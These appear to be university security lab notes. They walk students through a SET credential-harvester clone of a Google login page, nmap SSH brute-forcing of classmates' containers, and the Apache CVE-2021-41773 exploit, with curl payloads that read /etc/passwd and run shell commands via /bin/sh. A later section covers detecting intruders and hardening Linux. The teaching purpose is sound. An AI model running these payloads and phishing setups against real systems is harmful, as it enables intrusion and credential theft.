 - Unintentional download of any malicious code. From Malvertising to droppers.

SET The Social-Engineer Toolkit (SET)

- A tool kit to help you set up and manage your social engineering attacks.
- Let's try it! ([source](#))
 - `tmux new -t set`
 - `git clone https://github.com/trustedsec/social-engineer-toolkit setoolkit/`
 - `cd setoolkit`
 - `pip3 install -r requirements.txt`
 - `python setup.py` OR `python3 setup.py`
 - `sudo setoolkit`
 - Choose “Social-Engineering Attacks” (no 1)
 - Choose Website Attack Vectors (no 2)
 - Choose the “Credential Harvester Attack Method” (no 3)
 - Choose “Web Templates” (no 1)
 - Press enter to choose your Docker's IP address

- Choose “Google” (no 2)
- Connect with your browser to test (**from linux and mac**)
 - Sshuttle
 - What is sshuttle?
 - “sshuttle allows you to create a VPN connection from your machine to any remote server that you can connect to via ssh”
 - Install in your computer sshuttle (linux or mac)
 - `apt install sshuttle`
 - `brew install sshuttle`
 - `pip install sshuttle`
 - Make your computer connect to the internal IP of your docker directly
 - `sshuttle -r root@aconcagua.felk.cvut.cz:<your port> <ip of your local docker>/32`
 - Extra...
 - Make ALL your computer connections go to the Internet using an SSH server.
 - `sshuttle -r <ssh server> 0.0.0.0/0`
 - Please don't use your docker for Internet connection due to bandwidth. And also remember that VPN providers (or us) can see all your non-encrypted traffic and leaked data.
 - Connect with your browser to: `
 - `http://<your docker's private ip>`
 - Example: `http://172.16.1.68`
- Connect with your browser to test (**from windows**)
 - Not fully functional, since the redirection is broken, but you will see something.
 - Do an ssh tunnel from your terminal
 - `ssh -L 8000:localhost:80 root@aconcagua.felk.cvut.cz -p <your port>`

- Anything going to your local port 8000 in your windows, is redirected to the computer localhost port 80 in your docker.
- Connect with your browser. Port 8000!
 - <http://localhost:8000/>

Analyzing the attack surface of your target and deciding how to attack

The first attack we will do is to **get into** SSH servers that have a bad configuration. Let's search for the **SSH** port on your dockers. Use **service version** identification.

1. Do you remember the nmap command?
2. Scan the network **of your peers** to find SSH servers.
3. Remember the network range is only: [172.16.1.1-73](#)
4. Command to get the service version (-sV)
 - a. `nmap -v -n -d -sS -sV -p 22 172.16.1.1-73 -oA 172.16.1.1-73.out`
 - i. `-oA`: Create All type of outputs: txt, xml and grepable

Exploiting configuration errors in SSH

We are going to brute force users and passwords in the SSH of other computer

Get a friend to attack!

1. Put your docker's IP in the Matrix chat and ask your friends to attack you! Be polite!
(`ifconfig | grep "172."`)
2. Pick the IP of a friend to attack!

Prepare In Your Docker

1. Create a users and password file in Linux ([how to creating a file](#)):
 - a. Create a file named `'users'` with this content:

```
mine
admin
pepe
user
west
```

```
web
soft
sysadmin
administrator
webadmin
```

- b. Create a file with name 'pass' with this content (from here you also choose the password for your user 'mine'):

```
1234
12345
123456
test
mine
admin
toor
root
robot
iloveyou
princess
conrad
```

- c. For lost souls in VIM "ESC;q" sets you free
d. If you can not create a file or don't know how, get them from here:

1. /data/users
2. /data/pass

2. Random pick a user

- a. `head -n $(((RANDOM % 10) + 1)) users | tail -n 1`
- i. `head -n` : show the first n lines of a file
 - ii. `$((command))` → to execute commands and return output inline
 - iii. `RANDOM` is a shell variable that every time you access its value it gives a random value between 0 and 32767.
 - iv. `%` is mod, so up to 10
 - v. `tail`: shows the last n lines

3. Create a user with the username that you got from the previous step

- a. For example, if your user is *mine*, create the user mine with the following command
 - i. Example: `useradd mine`
 - ii. `useradd <username-from-previous-step>`
4. Choose a password at random!
 - a. `head -n $(((RANDOM % 10) + 1)) pass | tail -n 1`
 - i. This command helps us select a random password from the file `pass` in a simple script instead of opening the file and selecting by hand.
5. Change the password of the user (e.g.: *'mine'*). And put the password you just got:
 - a. `passwd <username>`
 - b. Then put the password obtained before by hand

Find and Bruteforce

Use `nmap` to brute force the SSH password using their *amazing* NSE lua scripts (use the same names of files than before for users and pass):

1. Scan *only your friend*, but remember the network range is only: `172.16.1.2-67`
2. `nmap -sS -sV -p 22 <your friend IP> -v -n --script ssh-brute --script-args userdb=users,passdb=pass,brute.firstonly=true`
 - a. `--script ssh-brute` → use the LUA script for SSH bruteforce
 - b. `--script-args` → pass args to the ssh script
 - i. `userdb=users,passdb=pass` → tell the script which files contain the users and passwords
 - ii. `brute.firstonly=true` → Only tell me the first match (defaults false)

Attack! Attack! Attack!

1. Once you found the password, *get in!*
 - a. Connect to the server of your friend and leave some nice message!
 - i. `ssh <user>@your friend IP>`
 1. e.g `ssh mine@172.16.1.4`
 - b. Commands to try

- i. `w`
 - ii. `last`
 - iii. `ps afx`
 - iv. `echo "hi there" > /tmp/message`
2. Do you think that bruteforcing is effective as an attacking technique on the Internet?
3. **REMEMBER** to delete the fake user in your docker after this test or someone may login later, specially from the Internet! :-O
 - a. `deluser <username you created>`

Exploiting software vulnerabilities

Apart from brute forcing, another way to get into a computer is by finding and exploiting a vulnerability.

There are two main ways:

- You know the version of the service you want to access, and you search for a vulnerability.
 - Used commonly in pentesting, audits, and targeted attacks.
- You have a vulnerability and you search for servers to attack.
 - Used commonly on botnet attacks, script kiddies. Not common in targeted attacks.

The next part will guide you through finding a vulnerable server, finding an exploit, and exploiting the vulnerability to gain access to the server.

1. Finding a vulnerable server, find the open ports, identify the service and find the version running in the target machine:
 - a. `nmap -n -v 172.16.1.113 -p 80 -sV -sC -oA vuln.scan`
 - i. `-sC` → enables scripts (<https://nmap.org/book/nse-usage.html>)
 - b. The Apache version you should find is: **Apache/2.4.49**
2. Search online if that version has any vulnerability.
 - a. Google: Apache/2.4.49 vulnerability

- b. Common Vulnerabilities and Exposures (CVE) database:
<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-41773>
3. If there is a vulnerability, find if there is an **exploit**
 - a. <https://github.com/blasty/CVE-2021-41773>
 - b. And many more PoCs
 - c. Other sites to search: <https://www.exploit-db.com>

Practical example: Apache file traversal vulnerability and RCE (CVE-2021-41773)

RCE stands for remote code execution:

<https://www.checkpoint.com/cyber-hub/cyber-security/what-is-remote-code-execution-rce/>

What is this vulnerability?

1. When you access files in a webserver you ask, for example,
<http://test.com/folder1/myfile.html>
2. Usually the HTTP structure mapped to the real folders
3. So what stops you from doing?
<http://test.com/folder1/../../../../etc/passwd>
4. Well, the web server **input parser**
5. There is a vulnerability in the Apache input parser (to be fair it was ok before until the made 'performance improvements')
6. The new validation method could be bypassed by encoding the '.' character as **%2e**, so you can do **PATH/.%2e/%2e%2e/**
7. It is also possible to perform Remote Code Execution if mod_cgis is enabled by using a URL prefixed by /cgi-bin/

Exploiting the traversal vulnerability for file access for file access.

1. Let's get the main page without exploiting anything:
 - a. `curl -s --path-as-is "http://172.16.1.113:80" | tee -a main`
 - i. `-s` → execute in silent mode
 - ii. `--path-as-is` → do not modify the URL in the command

iii. tee: Make a copy of the output to stdout and a file.

i. -a means append

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<title>Apache2 Debian Default Page: It works</title>
<style type="text/css" media="screen">
* {
margin: 0px 0px 0px 0px;
padding: 0px 0px 0px 0px;xxxxxxx
```

2. Lets check how it looks like when a resource is not in the server

a. `curl -s --path-as-is "http://172.16.1.113:80/yhrtwefsd/"`

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.49 (Debian) Server at 192.168.0.113 Port 80</address>
</body></html>
```

3. Now let's try to access the resource `/icons/`

a. `curl -s --path-as-is "http://172.16.1.113:80/icons/"`

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access this resource.</p>
<hr>
<address>Apache/2.4.49 (Debian) Server at 192.168.1.39 Port 80</address>
</body></html>
```

b. The resource `/icons/` is there because it is different from the unknown.

c. We use this folder because it is by default in all Apache installations.

4. Let's get the resource **icons/./**, **without** encoding. This should give us the main page because the **./** is still **inside** the allowed path.
 - a. `curl -s --path-as-is "http://172.16.1.113:80/icons/./" | tee -a icons2`
5. Compare to see if the icons page and main were the same
 - a. `diff main icons2`
 - b. This should give you **no** output.
6. Let's get the resource **icons/./**, encoded this time, which should give us the main page again.
 - a. `curl -s --path-as-is "http://172.16.1.113:80/icons/.%2e/" | tee -a icons-encoded`

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<title>Apache2 Debian Default Page: It works</title>
<style type="text/css" media="screen">
* {
margin: 0px 0px 0px 0px;
padding: 0px 0px 0px 0px;
```

- b. It worked! Is vulnerable. Before this, the **/icons/** page was forbidden, now it is available!
7. Compare to see if the icons page and main were the same
 - a. `diff main icons-encoded`
 - b. This should give you **no** output.
8. Now let's steal its passwd file, that should not be accessed in the web:
 - a. `curl -s --path-as-is "http://172.16.1.113:80/icons/.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd"`
 - b. Did it work? What would you access?

Exploiting the Remote command execution (RCE). What is the difference?

Remote code execution (RCE) happens when the `mod_cgi` module is enabled in Apache, which means that “any file that has the handler `cgi-script` will be treated as a CGI script, and run by the server, with its output being returned to the client.”

1. So, if you request `/cgi-bin/../../../../bin/sh`, it will be treated as a cgi-script.
2. Let's request it and pass some data as a POST.

```
POST /test.cgi HTTP/1.1
Host: pepe.com

mydatasdf
```

3. In curl you can send data with `-d`. For example, `-d mydata`:
`curl -s --path-as-is -d 'echo; ls -al'`
`"http://172.16.1.113:80/cgi-bin/.%2e/%2e%2e/%2e%2e/bin/sh"`
 - a. `/cgi-bin/.%2e/%2e%2e/%2e%2e/bin/sh` → execute `/bin/sh` as a script
 - b. `-d` → send data in a POST request,
4. Did it work? Question, in which folder was that last command executed?
5. Now you can have a remote control! What would you do to atta

DETECTING INTRUDERS IN YOUR SERVER



“The one where we catch them red handed”

Goal: To be able to find if there was an intruder inside a computer and how to harden it to avoid future intrusions.

Security should be a layered approach:

1. Assume all other protection measurements **failed** and each one is the **last** one.
2. Separate your defenses so they don't **depend** on each other.
3. Protect every aspect you can think about.
4. Typically separated in approximately these steps:
 - a. Data protection (encryption, hiding, backup, etc.)
 - b. Application protection (updates, monitoring, logs, processes, kernel, authorization, etc.)
 - c. Service protection (DB, load balancers, etc.)
 - d. Endpoint protection (FW, users, authorizations, monitoring, logs, AV, EDR, etc.)

- e. Connection protection (WiFi, vlans, etc.)
 - f. Humans
5. **Zero-trust** terminology refers to this. No part of the system should trust any other part. Nor internal or external.
- a. Of course impossible.
 - b. So we want to do our best.

But first, how to know if somebody logged in to your system?

Every access to a computer leaves **traces** in some place. Attackers can get in using the standard authentication methods, or exploits, or backdoors. You should be aware of them all.

In general, which things can you check?

- If you check **from** the same computer you want to protect
 - File logs
 - Monitor network
 - Wifi, Bluetooth, etc.
 - Monitor processes (the kernel?)
 - Monitor memory
 - Monitor file accesses including **/proc** and **/sys**
 - Monitor air-gap technologies: sound, heat, vibration, light, etc.
- From the network infrastructure
 - Run an IDS with the following features
 - Detection of successful logins in SSH from encrypted traffic.
 - Detection of successful logins in open protocols: Telnet, FTP, HTTP.
 - Detection of connection to TLS login pages and further interaction.
 - Connection to unusual ports.
 - Use of a known port for other protocols.

Check the users that logged in with standard methods

1. Standard methods are those controlled by the operating system: SSH, Telnet, SMB, NFS, etc.
2. Non-standard methods are backdoors, exploits, etc. Those are **not** recorded by the system logs.
3. Check who is logged in now:
 - a. `w`
4. Check the last logins from all computers:
 - a. `last`
 - i. List past logins on the system one after each other
 - b. The following special log files store login system information:
 - i. `/var/log/utmp`: Binary file. full accounting of current status of the system, system boot time (used by uptime), user logins, logouts, etc. May not exist.
 - ii. `/var/log/wtmp`: Binary file. Acts as a historical utmp
 - iii. `/var/log/btmp`: records failed login attempts
 - c. To see an old log, specify the log file to read from with `-f`
 - i. `last -f /var/log/btmp`
 - d. Logrotate
 - i. If logs are rotated by logrotate, then last shows the last one.
 - ii. If they are older, logrotate can compress them. Check:
 1. `vi /etc/logrotate.conf`
 2. `ls /etc/logrotate.d/`
 3. `vi /etc/logrotate.d/btmp` (and uncomment compress)
 - iii. If you have compressed logs, to see them, first, uncompress them and then read them:
 1. `gunzip -k /var/log/btmp.2.gz`

2. `zcat /var/log/btmp.2.gz`

5. Another way is to see the list of users, and then when each of them logged in for the last time:

a. `lastlog`


🚩 What is the disadvantage about using the commands `w`, `last` and `lastlog`?

Hardening User access

Now that you are sure that nobody is logged in or logged in before. Lets harden the system so you have control on who logs-in.




- Best solution is if you can only use SSH to login. Ever.
 - Even to use other interaction apps like remote desktop, web, ftp, etc.
 - For this use SSH local tunnels if needed

```
ssh -L 81:localhost:80 pepe@192.168.1.6 -p 900
```



How to configure SSH to manage users?

- SSHD can be configured in `/etc/ssh/sshd.conf` or `/etc/ssh/sshd_config` in these dockers

- Configure to forbid the use of text passwords, and force only public keys.
 - Edit `/etc/ssh/sshd_config`, add
 - `PasswordAuthentication no`
 -  ALWAYS CHECK IF IT WORKS **BEFORE** APPLYING!
 -  ALWAYS HAVE A **BACKUP** CONNECTION WHILE YOU CHECK IN CASE IT FAILS!
 - Always create another user, put a password, add it to sudoers file (next classes) and try to login **BEFORE** you mess with your root account.
- How to choose which user can login using ssh at all. Edit `/etc/ssh/sshd_config`
 - `AllowUsers <user to allow>`
 - `DenyUsers <user to deny>`
- Stop root from logging in in system and ssh
 - `PermitRootLogin no`
 - This affects both with password and with public key.
- You can also allow access to all the users in a group.
 - `AllowGroups sshusers`
- ALWAYS reload SSH for the modifications to take effect. You may be kicked out!
 - `/etc/init.d/ssh reload`
 -  **Be careful!** If you do `/etc/init.d/ssh restart` instead..., you restart SSH and you will get disconnected and need to relogin. The docker is 'restarted': no data lost.
- One of the main problems is weak passwords and passwords by default. That is solved by checking that the passwords are not weak. No user can get created with bad passwords.
 - `apt-get install libpam-cracklib`
 - `vi /etc/pam.d/common-password`
 - `password required pam_cracklib.so retry=3 minlen=8 difok=3 dcredit=1 ucredit=1 lcredit=1`
 - `retry=3`: how many times the user gets to attempt again.

- `minlen=8`: minimum length of the password
- `difok=3`: checks the maximum number of reused characters compared to the user's old password.
- `dcredit=1`: Minimum number of numerals
- `ucredit=1`: Minimum number of uppercase characters
- `lcredit=1`: Minimum number of lowercase characters.

Check the system logs for logins and weird things

All the logs of Linux systems are located in `/var/log/`. Let's see some of the logs that contain login information:

1. Authentication information is in `/var/log/auth*`
 - a. `grep user /var/log/auth.log | grep -vi cron | less`
 - i. `grep -v cron`: filter OUT the lines containing 'cron'
 - b. If there are rotated files:
 - i. `grep user /var/log/auth.log.1 | grep -vi cron | less`
 - c. If compressed
 - i. `zgrep user /var/log/auth.log.2.gz | grep -vi cron | less`
2. The logs for all system are in `/var/log/syslog*`
 - a. `cat /var/log/syslog | less`
3. You can try the `dmesg` command in normal Linux to print the kernel ring buffer (kernel logs), but not in the Dockers since this interface is not accessible!

Hardening of files and directories

Hardening means to tighten and secure the files in order to **not** allow weak points to be exploited by attackers.

In a weak system attackers may read, write, delete or copy files that they should not.

Unfortunately linux does **not** come by default with a good files/directories/users policy so most of linux out there are very badly configured.

- ⚠️ If you put good permissions are your files going to be protected **forever** and perfectly?
 - Of course not. The hardening of files and directories only work if the operating system is controlling the access.
 - If the hard disk is disconnected and read in another computer, then the permissions don't matter. Only encryption will help.
 - We are not going to go into disk encryption but check **veracrypt** and others.
- Check the permissions in files
 - `ls -alh /etc`

r: can read the file
 w: can write the file
 x: can execute the file

```
-rwxrwxrwx 1 owneruser ownergroup 752B Sep 20 2018 file1
```

Type:

- Regular file.
- b Block special file.
- c Character special file.
- d Directory.
- l Symbolic link.
- p FIFO.
- s Socket.

- Check the permissions in directories

r: can list files
 w: can modify the structure of directory, like add or delete files
 x: can 'get in' with cd

```
drwxrwxrwx 3 userowner groupowner 96B Apr 16 2016 directory1
```

- For directory permission 'w', you need also 'x' to make it work.

- There are some security permissions ([setuid](#), [setgid](#)) that we are going to see in next classes. Not important for access restrictions to files.
- To change the permissions use chmod
 - `chmod [u|g|o][+|-][r|w|x] name`
 - **u**: change the permissions of the user
 - **g**: change the permissions of the group
 - **o**: change the permissions of others
 - **+**: add permissions
 - **-**: delete permissions
 - **r**: permission r
 - **w**: permission w
 - **x**: permission x
 - **name**: name of file or directory
 - Example
 - Remove the write permissions for others in a file
 - `chmod o-w filename`
 - Add the read permissions for the owner in a file
 - `chmod u+r filename`
- Let's try! Remember you **are root** until the sudo command.
 - `useradd luna`
 - `mkdir /test`
 - `chown root.luna /test`
 - The user owner of `/test` is root
 - The group owner of `/test` is luna
 - `touch /test/file1`
 - As root create a file

- `touch /test/file2`
 - As root create a file
 - `chown luna.luna /test/file2`
 - Make luna user and group own the second file
 - `chmod g-w /test`
 - Probably not necessary given that by default the group owner has no write anyway.
 - `ls -alh /test/`
 - Check permissions
 - Luna can not write in the `/test` folder
 - `sudo su - luna`
 - `ls -alh /test/`
 - `rm /test/file2`
 - **luna can not delete** the file that belongs to the `luna` user!
- This exemplifies the difference between being able to write in a directory or not.

You should check the permissions of:

- `/home`
- `/etc/shadow`
- `/etc/passwd`
- `/var/log`
- `/var/log/*`
- `/`
- `/tmp`
- `/home/*/.ssh/`

Umask

Umask is a system-global way to force a default set of permissions for newly created files and directories.

The mode mask contains the permission bits that should not be set on a newly created file. Hence the mask acts as a filter to strip away default permission bits.

For **files** the default permissions are **666** and for **directories** **777**.

- Check the current umask
 - `umask`
- Example to change it
 - `umask 027`
 - Means that when a new file is created, the final permissions will be 666 'minus' 027. That is:
 - `740`
 - `-rw-r-----`
 - You can think of $6-0=6$, $6-2=4$, and $6-7=0$ (not -1)
- More easily, you can see what permissions the files **will** have with
 - `umask -S`

File Attributes

Attributes are meta-data stored in each file. It allows you to store data, or to modify what can be done or not done to the file.

Lets see some:

- `touch filetest`
- `lsattr filetest`

There are many attributes. The following are a few useful ones. (Not all filesystems support every attribute).

- **a** - append only: File can only be opened for appending.
- **c** - compressed: Enable filesystem-level compression for the file.
- **i** - immutable: Cannot be modified, deleted, renamed, linked to. Can only be set by root.
- **j** - data journaling: Use the journal for file data writes as well as metadata.
- **m** - no compression: Disable filesystem-level compression for the file.
- **A** - no atime update: The file's atime will not be modified.
- **C** - no copy on write: Disable copy-on-write, for filesystems that support it.

- You can change them with
 - `chattr +c filetest`
 - `+`: to add
 - `-`: to delete
 - `c`: the attribute to change. In this case on-the-fly compression.
- The complete list is
 - `a`: append only
 - `A`: no atime updates
 - `c`: **compressed**
 - `C`: no copy on write
 - `d`: no dump
 - `D`: synchronous directory updates
 - `e`: extent format
 - `F`: case-insensitive directory lookups
 - `i`: **immutable**. file cannot be modified, deleted, renamed or hard linked to. (not in docker with special docker capabilities)
 - `j`: data journaling
 - `m`: don't compress
 - `P`: project hierarchy
 - `s`: **secure deletion**
 - `S`: synchronous updates
 - `t`: no tail-merging
 - `T`: top of directory hierarchy
 - `u`: **undeletable** (not in docker with special docker capabilities)
 - `x`: direct access for files
 - `E`: encrypted (only read-only)

- **I**: indexed directory (only read-only)
- **N**: inline data (only read-only)
- **V**: verity (only read-only). Integrity protection, i.e. detection of accidental (non-malicious) corruption.
- We have a problem. In docker some of them are restricted and need further permissions when docker is run.
 - In docker, you need to run `docker with --cap-add CAP_LINUX_IMMUTABLE`. This applies to `+a` (append only). For `+j` (data journaling) you require the `CAP_SYS_RESOURCE` capability.
- Lets try some more
 - `touch testfile`
 - `ls -alu --time-style=full-iso testfile`
 - `u`: show the time of last access and not the default time of last modification.
 - `cat testfile`
 - i.e. access the file
 - `ls -alu --time-style=full-iso testfile`
 - `chattr +A testfile`
 - Put the attribute, do not update access time.
 - `lsattr testfile`
 - `cat testfile`
 - `ls -alu --time-style=full-iso testfile`
 - `chattr -A testfile`
 - Take it out
 - `lsattr testfile`
 - `cat testfile`
 - `ls -alu --time-style=full-iso testfile`

Extended Attributes in files

Apart from attributes to files, there are extended attributes to restrict how to interact with files and directories. Extended attributes are **name:value** pairs associated with files and directories. They are just values that other processes use.

Is like adding some meta-data value that is not restricted to just access in the filesystem.

There are four extended attribute classes/spaces: **security, system, trusted and user**.

- In order to use the extended attributes, you need to install attr
 - `apt install attr`
- By default there are no extended attributes
 - `touch file.txt`
 - `getfattr file.txt`
 - `getfattr -n user.test file.txt`
 - `-n` name. Dump the value of the named extended attribute.
 - `getfattr -d file.txt`
 - `-d`, Dump the values of all matched extended attributes.

Lets use attributes in the User space

User extended attributes can be used to store arbitrary information about a file. It is up to you. Let's see:

- `touch file.txt`
- `setfattr -n user.note -v "this is mine" file.txt`
- `getfattr -n user.note file.txt`
- `getfattr -d -e base64 file.txt`
 - `-e` Encode values after retrieving them. Valid values of `en` are "text", "hex", and "base64".

The other attributes **security, system** and **trusted** are used by the OS for other things and you can not modify them by hand.

Trusted can be set and read only by the superuser, so a kind of secret message. Sorry not in docker as it is.

Capabilities to processes

Capabilities are a set of special permissions that the kernel allows to the **processes** created from executable files. Capabilities provide a very fine-grained control over superuser and privileged permissions, **so you can avoid using root all the time**.

Traditionally in UNIX systems a process can be **privileged** (effective user ID 0), or **unprivileged** processes (eUID !=0).

- **Privileged** processes bypass all kernel permission checks.
- **Unprivileged** processes are fully checked in their permissions based on the process's credentials (usually: effective UID, effective GID, and supplementary group list).
- After Linux 2.2 privileged processes can be also separated with capabilities.
- There are MANY capabilities, see [here](#). For example:
 - **CAP_NET_ADMIN**. Perform various network-related operations
 - interface configuration
 - administration of IP firewall, masquerading, and accounting
 - modify routing tables
 - bind to any address for transparent proxying
 - **CAP_NET_BIND_SERVICE**
 - Bind a socket to Internet domain privileged ports (port numbers less than 1024)
- Capabilities are implemented by using extended attributes in the security space!
- Example
 - `getcap /usr/bin/ping`
 - `/usr/bin/ping = cap_net_raw+ep`
 - Ping needs access to raw sockets to create the packets.
 - You can confirm it **is** a capability trying to see the capabilities.
 - `getfattr -n security.capability /usr/bin/ping`
 - `getfattr`: Removing leading '/' from absolute path names

- # file: usr/bin/ping
 - security.capability=osAQAAAgAgAAAAAAAAAAAAAAAAAAAAA=
- Let's try to giving a file the permission to use RAW sockets in the network
 - touch testfile
 - setcap cap_net_raw+ep testfile
 - getcap testfile
- Remove a capability
 - setcap -r testfile

Access Control Lists (ACL) in files

ACLs allow us to apply a more specific set of permissions to a file or directory without (necessarily) changing the traditional ownership and permission letters. **Solves the issues of multiple groups doing different things to files.** It is more granular.

- ACL are implemented as system extended attributes!
- Install the necessary tools
 - apt-get install acl
- You can list ACLs
 - touch testfile
 - getfacl testfile
 - # file: testfile
 - # owner: root
 - # group: root
 - user::rw-
 - group::r--
 - other::r-

Situation: We are super hackers and we want our own folder only for root. But from time to time we want some individual user to write on it. But we **don't** want the user to be in the root group.

- Let's do it:
 - `mkdir /tmp/only-hackers`
 - `getfacl /tmp/only-hackers`
 - `adduser newbie`
 - Put a password
 - `tmux new -t newbie-session`
 - `sudo su - newbie`
 - `touch /tmp/only-hackers/mine`
 - `touch: cannot touch 'only-hackers/mine': No such file or directory`
 - `CTRL-b d` (get out of tmux)
- Let's make the newbie user to be able to write in the only hackers folder
 - `setfacl -m newbie:rwX /tmp/only-hackers/`
 - `-m` is to modify
 - `newbie`: the user name
 - `rwX`: what we want this user to be able to do
 - `getfacl /tmp/only-hackers/`
 - `# file: /tmp/only-hackers/`
 - `# owner: root`
 - `# group: root`
 - `user::rwX`
 - `user:newbie:rwX`
 - `group::r--`
 - `mask::rwX`
 - `other::---`
 - `tmux a -t newbie-session`

- `touch /tmp/only-hackers/mine`
- Should work!

Of course we can always avoid the user `evil` to write on it, even if it is member of the group. You need a user called `'evil'`.

- `setfacl -m evil:- /tmp/only-hackers`

ACLs also allow you to force default users and groups for the new files created in a specific directory.

- If you create a file in `/tmp/only-hackers`, the default permissions are
 - `touch /tmp/only-hackers/test1`
 - `ll -alh /tmp/only-hackers/`
 - total 8.0K
 - drwxr-xr-x 2 root root 4.0K Oct 25 21:43 .
 - drwxrwxrwt 1 root root 4.0K Oct 25 21:43 ..
 - -rw-r--r-- 1 root root 0 Oct 25 21:43 test1

If we want all the files in the `/tmp/only-hackers` directory to be `rw-----` (600) by default. But also if they are folders we want `rwX-----` (700). And the group owner and others should not do anything. The command is:


- `setfacl -dRm u::rwX,g::- ,o::o /tmp/only-hackers`
 - `-d`: default for directories
 - `-f`: default for files
 - `-R`: recursive
 - `-m`: modify
 - `[user/group/other]:[uid/gid]:[perms]`
 - `X`: capital X in the permissions means apply the 'x' permission but only if it is a directory or if the permission is already there. This is to avoid making files executable automatically.
 - `o` (zero) are permissions in octal. Same is `-` as permissions.
- `touch /tmp/only-hackers/test1`

- `ll -alh /tmp/only-hackers/`
 - total 8.0K
 - `drwxr-xr-x+ 2 root root 4.0K Oct 25 21:45 .`
 - `drwxrwxrwt 1 root root 4.0K Oct 25 21:43 ..`
 - `-rw-r--r-- 1 root root 0 Oct 25 21:43 test1`
 - `-rw----- 1 root root 0 Oct 25 21:45 test2`

Check the existing users in the system and password database (root needed)

Let's inspect the content of the shadow file

- `cat /etc/shadow`



1. The first field is the user name.
2. The second field is important. It is a composed value `<ID>.<SALT>.<HASH>`
 - a. If the whole field is `*`, it means the user does not have a password assigned.
